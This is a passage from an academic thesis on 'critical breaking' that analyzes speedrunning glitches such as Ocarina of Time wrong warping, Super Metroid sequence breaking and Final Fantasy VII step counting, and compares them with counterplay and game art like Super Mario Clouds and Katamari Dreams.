The literature on speedrunning is still relatively sparse and tends to address speedrunning in very specific ways. Most often single speedruns are used to underline argumentative points, as in Patrick LeMieux's discussion of digital seriality using Morimoto's 2003 TAS of *Super Mario Bros. 3* (LeMieux 2014) or Seb Franklin's measuring the distinctions between user and programmer with Bisqwit and Finalfighter's 2009 TAS of *Mega Man* for the NES (Franklin 2009). Speedrunning, particularly TASing, works well in academic writing as the one-off oddity or eccentric edge case when writing about digital systems (something that I am also partially guilty of here), but also deserves to be studied as a practice and community. Rainforest Scully-Blaker seems to have picked up that torch and their 2014 article remains the most comprehensive analysis of speedrunning to date (Scully-Blaker 2014). In it, they attempt to build a model to help describe speedruns and specifically how speedrunners break games. To do this they first extend Mia Consalvo's ideas of contextually defined cheating (Consalvo 2007) into a taxonomy consisting of implicit and explicit rules. Implicit rules are player expectations of a game and a game world while explicit rules are the "hardcoded" elements of a game that cannot be broken. In Scully-Blaker's words, "In this sense, then, I would argue that while speedrunners clearly trespass against the implicit rules of certain games, they cannot be considered cheaters with reference to a game's explicit rules, because explicit rules cannot be broken. In fact, if a game has been available for enough time, runners are often more familiar with the game's explicit rules than those who designed the game." (Scully-Blaker 2014). These ideas of rules are expanded again into a taxonomy of two different kinds of speedruns, obeying implicit rules creates finesse runs and only obeying only explicit rules creates deconstructive runs:

"I suggest that *finesse* runs are runs in which the player interacts with the game as an extreme extension of what a game designer may consider an 'ideal' player. Such a run uses no game-breaking glitches... *Deconstructive* runs, on the other hand, are runs in which the player exploits glitches within the game to break scripted sequences and potentially skip several hours of gameplay altogether. To again use de Certeau's terms, I believe that a *deconstructive* run dismantles narrative boundaries by transgressing both the literal narrative and the narrative implied by the design of the gamespace (the implicit rules)." (Scully-Blaker 2014). To give a concrete example, you could imagine the BLJ from the earlier *Super Mario 64* speedrun as part of a deconstructive run and the level traversal as part of a finesse run.

An SGDQ Practice Room (taken by the author)

However, something lacking from this discussion of speedrunning and most other published literature on the topic are interviews and discussions with actual speedrunners, the

people who actually perform this practice. As part of my work for this thesis I did onsite interviews and observation at two speedrunning marathons: SGDQ 2016 and Memeathon 3. In addition, I did many other interviews with speedrunners and organizers outside these events. Based on this work, I reject Scully-Blaker's interesting but ultimately universalizing ideas of implicit/explicit rules and finesse/deconstructive runs for a more contingent, embodied model. No model will ever totally capture anything completely accurately but Scully-Blaker's is misleading. In their model, implicit/explicit rules are a fixed property of a game but in actuality, something being categorized as an implicit or explicit rule is an opinion formed by an observer, whether it be a machine observer or a human observer. The implicit rules described by Scully-Blaker reflect the expectations of a game designer or casual player. These are different for speedrunners, for whom the only "implicit" rule is that completing a game as quickly as possible is the most important aspect of playing it. Speedrunners only stopped to consider the narrative or the implied edges of the game world when they were trying to analyze how a game designer might have architected the system in order to then break it. When speedrunners speak about "game breaking tricks" they are speaking from a position located outside of speedrunning. That phrase does come up often when speaking to speedrunners but it is part of a translation effort, it means for *you* the game appears broken. Speedruns themselves have their own ways of breaking that rely on a different set of rules and assumptions owned by the speedrunners. For example, a glitch that allows a character to walk outside of walls would appear broken to a casual observer, but to speedrunners this is an intentional way to save time in a speedrun and is the opposite of being broken- the speedrun is going as intended. If the character gets stuck outside the walls and can't get back in, the speedrun cannot progress and times like these are when speedruns actually "break". Implicit rules belong to an observer and not to the universal reading of video games put forth by Scully-Blaker. Harkening back to Scully-Blaker's definitions of finesse and deconstructive runs we can say that for speedrunners, all speedruns are finesse runs. For the inexperienced or uninformed, all speedruns are deconstructive. I argue that

speedrunners *always* follow their own interpreted implicit rules and to some degree *always* transgress assumed rules about how games are meant to be played.

I do not mean to argue that rule breaking does not exist in speedrunning, far from it. In fact, the idea that speedrunners break games are the reason it is included as a community of breaking in this thesis. I would like to emphasize that as we continue to examine how speedrunners twist and break games it is important to consider from whose perspective things are breaking, whose expectations are involved, whose desires are being met or denied, and what the negotiation is between humans and machine systems. Critical breaking is this lens for thinking about breaking systems and developing insight from that breakage.

Why Analyze Game Systems?

It could be argued that games are not a suitable subject for this kind of analysis. There are many pressing socially relevant algorithms to analyze outside of games. Do game systems matter in the same way that Facebook's news feed algorithm or Google's pagerank algorithm do? To answer this, first and foremost important to state that games have great emancipatory potential. This comes in many ways, one is through radical design methods that Mary Flanagan explores in her 2009 monograph *Critical Play.* In it, Flanagan examines various socially relevant "critical games" and and advocates for a game design process where values are deeply embedded (Flanagan 2009). This reflects games not yet made, however, and also games that are often set apart as "art games" or "education games". With critical breaking, it is more productive to focus on the emancipatory potential encoded into games that already exist or in games that are produced as part of global capitalism. Critical play and critical games give analytic ways to think about the future of games, and critical breaking gives a way of analytically viewing past games. This is something forecasted by Nick Dyer-Witheford and Greig de Peuter in the last pages of *Games of Empire*, "For in this process of cooptation, Empire cultivates capacities that might exceed its grasp. In this perspective, the imperial content of so many

games may turn out to be simply a shell from which the far more radical potentials of the game form eventually break out. Rather than simply swallowing the utopian potential of digital play's possible worlds, commercial game culture might also simultaneously be incubating a culture of system-stimulating, self-organized, cooperatively producing hacker-players capable of looking to a future beyond the edge of the global market." (Dyer-Witheford & de Peuter 2009, 228-229). Critical breaking is the system-stimulation mentioned in this quote, it is the looking forward, it is one way of seeing commercial games become more than products or entertainment media and transforms them into critical windows on society and play.

In addition to their emancipatory potential, game systems need to be analyzed because they regularly perform damage in ways that are complex and often hidden. A good example of this has been chronicled by Claudia Lo about the PC game RimWorld, though the method of analysis used was decompiling the source code and not breaking the game systems. RimWorld is a very fine grained simulation game where while characters build shelters and farm resources on far flung alien worlds, characters are assigned genders and can engage in relationships. Crunching the numbers on how the relationship system worked resulted in many findings summarized by Lo in her article. In short, the system was coded such that men were never bisexual and women always were. Additionally, for women engaging in relationships outside of their assigned sexual orientation by the game (always straight or gay) was determined heavily by the "beauty" score of their potential partner. In Lo's words, "Code is never neutral. All of these coded structures push a particular scenario over others, and most of the time this is fairly benign. However, this does not mean that it should escape scrutiny, because we can end up uncritically coding in harmful assumptions, which ultimately means we are constraining what our games could be while also alienating other players." (Lo 2016). This of course reflects a long history of criticism of the embedded politics in code stretching all the way back to Langdon Winner's 1980 "Do Artifacts Have Politics?" and beyond. The developer's later comments confirmed that these harmful assumptions were in fact intentional. Game systems speak to

things outside of their game worlds and can do damage, representational or otherwise, outside of them. As boyd, Levy, and Marwick write in a short piece on algorithmic discrimination, "Racism, sexism, and other forms of bigotry and prejudice are still pervasive in contemporary society, but new technologies have a tendency to obscure the ways in which societal biases are baked into algorithmic decision-making. Not only must such practices be made legible, but we must also develop legal, social, and ethical models that intentionally account for networks, not just groups and individuals." (boyd et. al. 2014, 4). Critical breaking is not geared just for emancipation but for present day accountability by aiding in auditing systems and rendering them more legible. Critical breaking does double duty by looking at both what exists and what's possible when what exists, breaks.

Breaking Games Using Speedrunning

The way that speedrunners go about breaking games is, unsurprisingly, relatively complicated. My research shows that speedrunners can be broken down into three non-mutually exclusive roles: runners, routers, and glitch-hunters. Runners are the most straightforward group: they are the performers of speedruns; they are the people who appear on streams. They most often have functional understandings of the game rules and why they tricks they use work, but it is ultimately more important that they be able to execute them. This is also by far the most populous role. Supporting runners are routers: the people who tediously map and chart the fastest ways to complete each speedrun. For different kinds of games routing looks very different. In an RPG speedrun, for instance, a router might chart all the vendors who sell potions below a certain cost threshold and then calculate which is the least out of the way to shop at. In a platforming speedrun like *Super Mario 64*, though, a router would be figuring out how to set up all of the BLJ glitches and figuring out the quickest movement path through the levels. They break the game through intense optimization and studious experimentation though most routers would not frame what they do in that way. Many runners I spoke to were also their

own routers but there are runners who route games than they don't run, or dedicated routers who do not have the manual dexterity (or desire) to run the games than they route. Supporting both runners and routers are the glitch-hunters: a very select group who do not necessarily even see themselves as part of the speedrunning community, but rather only find complicated glitches and exploits in games because they enjoy doing it. Routers will then quickly scoop up and attempt to operationalize these exploits as part of speedruns. There do not seem to be very many glitch-hunters, and it is an event when one of them begins looking for glitches in a new game.

This hierarchy of roles only applies to RTA speedrunning, though. In TASing the computer does the "execution" part of a speedrun, the primary work of the humans involved in the process is encoding the run as inputs. This is technically different than routing a TAS: planning a route through a level of *Megaman* is mostly conceptual while the encoding of the run through that same level is mostly technical, but the roles are much blurrier than in RTA running. The glitch-hunter role is agnostic to RTA speedrunning and TASing, the glitches they discover are often utilized in both. While the RTA community and TAS community are definitely distinct entities there is often collaboration on the level of directly or indirectly sharing glitches and exploits. When I asked speedrunners about this, they would tell similar stories. First, an RTA or TAS speedrunner discovers something strange in practice and posts a video about it. Maybe the wrong item popped out of a chest in *Super Ghouls n' Ghosts*, or perhaps a tool-assisted route to perform arbitrary code execution in *Super Mario World* has been published. Then RTA or TAS runners watch those videos and begin experimenting with the new technique or glitch. Eventually, the runner figures out a way to implement the strange behavior in a useful way for a RTA or TAS speedrun and posts a video of that. RTA runners can see the TAS or TAS runners can see the RTA speedrun and then attempt to execute the trick in their own runs. It seemed more often than not these strategies were disseminated indirectly rather than being shared explicitly. This maps somewhat onto T.L. Taylor's discussion of the community knowledge

systems of the "power gamer", gamers who maximize their progress in a game towards specific goals, a descriptor which can also describe speedrunners. She writes, "While the casual gamer may visit a map site on occasion or sometimes peruse a message board, power gamers regularly consult, dispute, refine, and build knowledge through the more formalized mechanisms of Web sites and bulletin boards. By participating in guild sites, gaining status through contribution, and entering discussion with others, players bond to the collective and enact social modes of play" (Taylor 2006, 84). This close bonding to the community surfaces quickly in conversation with speedrunners, they will always know all of the people who run the same games as them because the knowledge community centered on speedrunning that game is so tight and collaborative.

While the *Mario 64* example discussed earlier is illustrative of some glitches and exploits, it doesn't even begin to cover the range of different ways that speedrunners have broken games. To help flesh this out, the next section will survey a selection of famous glitches or common exploit strategies in speedrunning.

Famous Speedrunning Glitches

The first of these glitches is wrong warping, a famous glitch used in speedrunning *The Legend of Zelda: Ocarina of Time* for the N64. It was discovered by one of the most notorious/famous glitch-hunters, Sockfolder, and is considered to be so powerful that there are categories of speedrunning *Ocarina of Time* that specifically ban the use of it and nothing else. For those who aren't familiar, *Ocarina of Time* is an adventure game where a character, Link, goes from dungeon to dungeon and explores a kingdom in search of mysterious artifacts and a missing princess. Constraints on the processing power of the N64 mean that this entire adventure is delimited by doors that separate areas. This is so that all the areas that Link will travel to or have already traveled to do not need to be loaded and rendered at the same time. When Link opens a door, the value of that door is checked in a table that says where the door

leads. Then the game loads that area and Link continues on his adventure until the next door and the process repeats. The process is complicated by a number of factors including the fact that sometimes when Link moves through a door a cutscene will play before loading the new area and that Link has ways of getting to new areas without even using a door (blue warps after defeating a boss or the magic spell Farore's wind, for instance).

Still from Wrong Warping tutorial video (https://www.youtube.com/watch?v=0AVFdMSPHPk)


The speedrunning technique known as "wrong warping" takes advantage of the fact that these additional wrinkles to the loading process are handled by simple addition (i.e. the value of the door is added to the value of the cutscene and that result is loaded from the table). There are many ways to execute a wrong warp, but essentially their goal is to have Link open a door and move to a completely unintended area by having strange values added to the door's value. For example, if Link travels through a door that doesn't have any cutscenes listed in the table but has a cutscene value added to it (achievable through a variety of unrelated glitching), he can travel to the areas that are just below the door's value in the table. The value of door plus

cutscene in the table then could be someplace Link is absolutely not intended to be able to travel to at that moment. Speedrunners have experimented and discovered the optimal combination of door and cutscene values to allow Link to enter a door towards the beginning of the game and then exit a door during the final sequence of the game, skipping the majority of play (see https://www.youtube.com/watch?v=0AVFdMSPHPk).

Not all speedrunning exploits necessarily interact with games at such a deep level, though. "Sequence breaking" is a technique used in speedrunning many games. Sequence breaking is defined as skipping parts of a linear gameplay sequence that are intended not to be skippable. Wrong warping can be used as a sequence breaking tool, but sequence breaking in many games does not require conceptualizing internal game data structures like wrong warping does. The sequence breaking used in speedrunning *Super Metroid* for the SNES is one such example. In *Super Metroid* you play an intergalactic bounty hunter, Samus Aran, as she explores an alien planet. As you progress you collect upgrades that allow Samus to return to previously inaccessible areas. For example, collecting a grappling hook will let Samus swing over a pit that was previously untraversable. These upgrades appear in a linear order that requires having the previous upgrade to acquire the next, you need morph ball to get missiles, and you need missiles to get bombs, and so on and so forth.

Of course, the phrasing "need" here is from the perspective of the game designers. Speedrunners of *Super Metroid* have found ways to collect these upgrades out of order by performing a variety of different movement tricks and exploits (see https://www.youtube.com/watch?v=T3ZRpXl5rhc). For example, "wall jumping" (a movement technique intentionally in the game, but in this case deployed in an unintentional circumstance) can allow Samus to jump up a wall that is just barely in reach to collect the power bombs much earlier than in the intended linear upgrade order. This has a lot of ramifications on Samus's damage-dealing ability in addition to controlling where she can travel in the world, resulting in a lot of time being saved that would otherwise be spent following the intended path. The

movement tricks involved are often very precise and sometimes require taking damage that, if not managed well in an RTA speedrun, could kill Samus and end the run. This has contributed to *Super Metroid*'s notorious reputation as a difficult game to speedrun and why at the massive *Games Done Quick* events the 4-way *Super Metroid* race, where four players attempt synchronous speedruns of *Super Metroid*, is always a marquee event.



Still from Super Metroid sequence breaking video at (https://www.youtube.com/watch?v=T3ZRpXl5rhc)

The kind of skipping involved in a speedrun is not always on the scale of something like a wrong warp or sequence breaking in *Super Metroid*, though. Sometimes the skips are on such a micro level that you execute one with every step. That is the case with "step counting", a technique used in speedrunning *Final Fantasy VII* (*FF7*) for the Playstation. *FF7* is a role playing

game, or RPG, set on a futuristic planet where you play as a group of characters exploring an epic story all the while battling monsters and leveling up. Crucially, in order to do all of those things your characters must walk around. As they walk in a hostile area on each step there is a chance for a random battle to occur where the characters will fight enemies and gain money, experience, and items. Not all battles are triggered this way, some happen instead as part of the storyline, but random battles are by far the more common method. However, the storyline battles are the only ones that are absolutely essential for advancing the story and completing the game and the random battles exist only to gain extra money, items, and experience. In a speedrunning situation the non-essential eats up time that could be spent elsewhere.

Every step taken in *FF7* is recorded by a single counter stored in the game's memory. One step walking increases it by one, and one step running increases it by four. It takes four walking steps to cover the same distance as a running step so the step counter will always measure distance in the same way regardless if you run or walk to a destination. When moving in a hostile area there is also a danger value which starts at zero and is increased on every step in that hostile area. On every step the value of the step counter is used to lookup a value in a "battle check table", if the danger value is less than the battle check there is no random battle, if the danger value is higher then there is one. By digging into the game's code speedrunners have determined what this table is and every value in it. Thus, by keeping mental track of their step counts during a speedrun they can always know what the battle check value is. Because speedrunners can keep track of these values they coordinate their steps using a mixture of walking and running to ensure their danger values are always below the battle check values and therefore only have random battles if and when they want them (see https://www.youtube.com/watch?v=Tq5cnashuOg). This is used to lower the rate of random battles dramatically and save the precious time wasted in doing them in an *FF7* speedrun.

Critical Breaking Analysis

Now, we'll examine these examples from a critical breaking standpoint, to further draw out how this kind of analysis can be used and also some of the affordances of examining speedrunning related breaking. What follows are just brief, potential readings of all of these breakages, to give an idea of how this analysis could be carried out.

Wrong warping is an interesting example to begin with because of how fine grained the systems are that it reflects. It shows how speedrunners can reach all the way down and perform manipulations at the memory addressing level while only using a controller. Of course, that is what a controller does- even simple movements in games perform manipulations at the level of memory but that reality is purposefully kept obfuscated in most games. Wrong warping can be an inflection point for speaking about how these kinds of false power divides are constructed in games: manipulations thought to be impossible in fact always were possible. Additionally, one of the reasons that wrong warping works is that the different areas of the game are ordered semi-arbitrarily in the game's code. The fiction of the game world sets up a geography of connections between places that absolutely collapses on the code level. Speedrunners use wrong warping to seize on that inconsistency. The seizure of the disjunctive space between fiction and coding to exercise speedrunning agency is a lesson in generating user agency that can be carried over to other games or encoded fictions. It would have been possible to order the levels in a more linear or semi-linear way in the table that represented Link's path through the mostly linear story, but for whatever reason that was not a priority in development and speedrunners can configure the game to suit their needs around that. Performing this exploit reiterates the disjunction between fictional world and encoded space.

Sequence breaking in *Super Metroid* is a very strong audit of that game's progression system and reflects a particular design ethos. Sequence breaking works because the game still functions when Samus's items are collected out of order and Samus's upgrades are not dependent on each other to work. This reflects a design philosophy committed to open

exploration, or at the very least committed to less strict restrictions on fringe gameplay possibilities. Individual doors and sections generally require Samus to have only one item, and not a combination of multiple items, further enforcing this accepting philosophy. The limitations of what is possible inside the game system are sketched with explorations into sequence breaking. While it is certainly difficult to perform sequence breaking tricks in *Super Metroid*, the design is ultimately lenient towards it and the item system is very nearly predisposed to it. The use of sequence breaking by speedrunners also reflects this commitment to similar principles from their end though speedrunners' commitment to fringe gameplay styles is almost tautological.

Step counting is, compared to the other techniques mentioned, very granular. Each individual step of the character is contributing to a complex human-machine speedrunning assemblage. It is a good example of when the negotiation between user and system still ends up primarily in the hands of the system, where the user must twist and turn and count their very steps to just achieve the small comfort of not having to battle anyone. The technique emphasizes the difficulty of negotiating power and agency back to the user with respect to the random battle system. Step counting is also another solid refutation to Scully-Blaker's distinction between destructive runs and finesse runs. There's certainly nothing destructive about walking or running in a speedrun, nothing is being "glitched", and yet it is most certainly against every design intention that went into the creation of the random battle system in *Final Fantasy VII*. The ways that speedrunners engage with games, including step counts, are never so cleanly divisible.

Do Speedrunners Actually Break Games?

It is worth taking a moment to consider if these glitches and exploits are actually glitching or exploiting the games that they're a part of. In her work on cheating in games Mia Consalvo examines how individual players define and interpret cheating for themselves (Consalvo 2007).

In that spirit it is worth examining how different stakeholder groups might interpret these speedrunning glitch examples. In a speedrunning situation, for instance, each of the previous exploit examples is functioning exactly as intended by the speedrunner executing them. For a player more invested in the story of the game these techniques would go beyond just breaking a game and border on the unthinkable, executing them would work exactly opposite to their goals of experiencing the content of the game's story and mechanics. From a game design perspective these techniques completely break the game and player experience. Elements of the game are positioned in certain relationships to each other (bombs come after missiles, it is symbolically important for Link to get the master sword, you need experience points from random battles in order to be prepared for challenges) that is completely disrespected with these techniques. It is a design disaster! However, the most tricky perspective to consider is that of the system itself. Systems do not have opinions as such, but do have the ability to categorize and parse behavior that is deemed erroneous by some criteria. In higher level programming languages this is known as error-handling. In these particular three platforms, the SNES, the N64, and the Playstation, games were written in lower level languages and often do not have robust error handling. Therefore, despite there being strange behavior to outside observers when speedrunners execute exploits on these machines, on the code and memory level the systems are operating exactly as intended. Breakdown depends on whose perspective is being inhabited, speedrunning is both not breaking and breaking games depending on the context it is situated in. This reinforces that analyses of speedrunning and critical breaking more broadly cannot simply rely on determining static models for behavior, but must consider perspectival realities as part of their analysis.

Counterplay


Speedrunning is not the only method through which games can be considered broken. In the next few sections we will move through and consider both counterplay and game art as two

other practices of game breaking to compare to speedrunning. Counterplay has a fluid definition but has been described by Greig de Peuter as "heterogeneous ludic activities that challenge, subvert, or exceed the dominant representational, algorithmic, and commercial practices of digital games." (de Peuter 2015, 2) and "disruptive potential immanent to gamer culture, specifically those instances in which this potential converges with activist efforts to contest hegemonic power relations. Counterplay is a broadly construed field of ludic action and critical inquiry" (ibid, 2). It truly is a broad categorization and has been used to refer to game activities ranging from gold farming (ibid) to playing *Alpha Centauri* as an environmental activist (Dyer-Witheford & de Peuter 2009, 192-193). Writers such as Tom Apperley have even pushed the definition of counterplay to include exploits (Apperley 2009, 102-103) which would seem to capture even speedrunning. However, I would argue speedrunning is a perfect example of why to not assign the disruptive, anti-hegemonic political valence of counterplay onto generic exploitation of game systems.

It would be possible to situate speedrunning in the general milieu of counterplay. Speedrunning "exceeds algorithmic practices of commercial games" but the politics of speedrunning are firmly pointed away from the counterhegemonic field conjured by counterplay. Certainly, the politics of speedrunners are nowhere near aligned with this: speedrunners often start speedrunning because they have played a game so many times that they are searching for new challenges. The practice is born from deep affection and respect for the games they run and not subversive activist action. Their pleasure derives from internal mastery and understanding of the system. When speedrunners are breaking games to better suit their needs, it comes from a place of utilitarianism- no matter how subversive the action, if it did not ultimately make the speedrun faster it would not matter. I concede that there is some simmering revolutionary and emancipatory potential in twisting and transforming commercial games to suit the individual, that is Galloway's thesis about tactical media as well (Galloway 2009), but it is important to also consider to what end that breaking is used. Consider this passage from de

Peuter and Dyer-Witheford as they develop their concept of counterplay in *Games of Empire*, "This is an example of the process William Stephenson (1999) suggests when he asks: 'What if the player elects … knowingly to be a Bad Subject? The power of the computer,' he argues, 'can be harnessed by the skeptical, dissident player.'" (Dyer-Witheford & de Peuter 2009, 193). Speedrunners are not dissident, only skeptical of world record times that are declared unbreakable, and elect instead knowingly to become not Bad Subjects but very, very Good ones. Instead of operating inside of a game in a way that enacts dissidence, speedrunners actually take what is asked of them by game systems or Empire and highly optimize and streamline it. Speedrunning may still hold deep structural emancipatory potential, but it lacks the fundamental political orientation that characterizes counterplay.


Game Art



Excerpt from *Super Mario Clouds* by Cory Arcangel

Another kind of game breaking that hews slightly closer to counterplay than speedrunning is game art. Game art is a subgenre of new media art that emphasizes using video games as an artistic medium. Game art doesn't necessarily have to involve breaking games, many games are in fact intended to be artistic products. Still, much game art involves

creating art out of games in ways that are unintended and to my mind that qualifies as breaking them. To dig into this further I will analyze two pieces of game art: *Super Mario Clouds* by the artist Cory Arcangel from 2002, and one of my own pieces of game art, *Katamari Dreams* from 2016.



Excerpt from *Katamari Dreams* by Chris Kerich

Super Mario Clouds is one of the most significant works of game art in the short history of the form and is also one of the most straightforward. Cory Arcangel took the classic NES game *Super Mario Brothers* and by modifying the physical cartridge, removed all of the sprites (e.g. the visuals) except for the blue sky and clouds that slowly move across them. He also documented this process and has made the modified code and instructions available alongside the project. This work is very engaged with the physicality of games, the necessity of having to

crack open the cartridge to delete everything besides clouds broadcasts the fact that games are artifacts, embedded in circuits and code. The deletion aspect of the work also highlights the small parts of games that usually go unacknowledged, the artist who designed the clouds and how they move gets implicit top billing in *Super Mario Clouds*. Games can often suppress the very art that they are built off of; *Super Mario Clouds* is such a valuable game art piece because it deletes the game and leaves the art.

Inspired by work like *Super Mario Clouds* I began investigating the potential of producing game art using the Playstation 2 title *Katamari Damacy*. It took a lot of work scouring the back-alleys of the web and digging into the history of developments in PS2 modification and hacking. Eventually, I got ahold of a combination PS2 emulator and memory disassembler titled PCSX2dis, released in February 2015, that allows for live memory modification as the PS2 is running. Using this tool I created the *Katamari Dreams* project by switching around what level is being loaded during the loading process of the game which creates hybridized and broken levels. The levels will often have characters or objects moving in erratic patterns, have objects too large or too small for the level they're a part of, or have totally strange, broken textures that make surfaces like roads or grass look completely alien. These errors surface different elements of the game's design, in particular how the loading process interacts with the structure of the level. Giant airplanes phasing through tiny city streets is a reflection of the granularity of scale in the design, for instance, the emphasis of moving through many scales is highlighted when they are presented directly next to each other. Like *Super Mario Clouds* and unlike speedrunning, *Katamari Dreams* is a distinctly un-utilitarian project. In fact, both art projects actually glitch games in a way that is actively avoided in speedrunning: they are examples of the dreaded "softlock". When a game hardlocks, it means that the actual machine is unresponsive to controls- the hardware or software itself has ceased to function. A softlock, on the other hand, is when the game is still responsive to inputs but progression inside the game has become impossible. In the case of a speedrun it means the run is permanently stalled and effectively

over. Both *Super Mario Clouds* and *Katamari Dreams* are projects where the game is still technically functional, but the conventional progression required by a speedrun is not attainable. These artworks showcase just a few alternative paths for game breaking that speedrunning cannot explore due to the restrictions of the practice.

Speedrunning and Critical Breaking

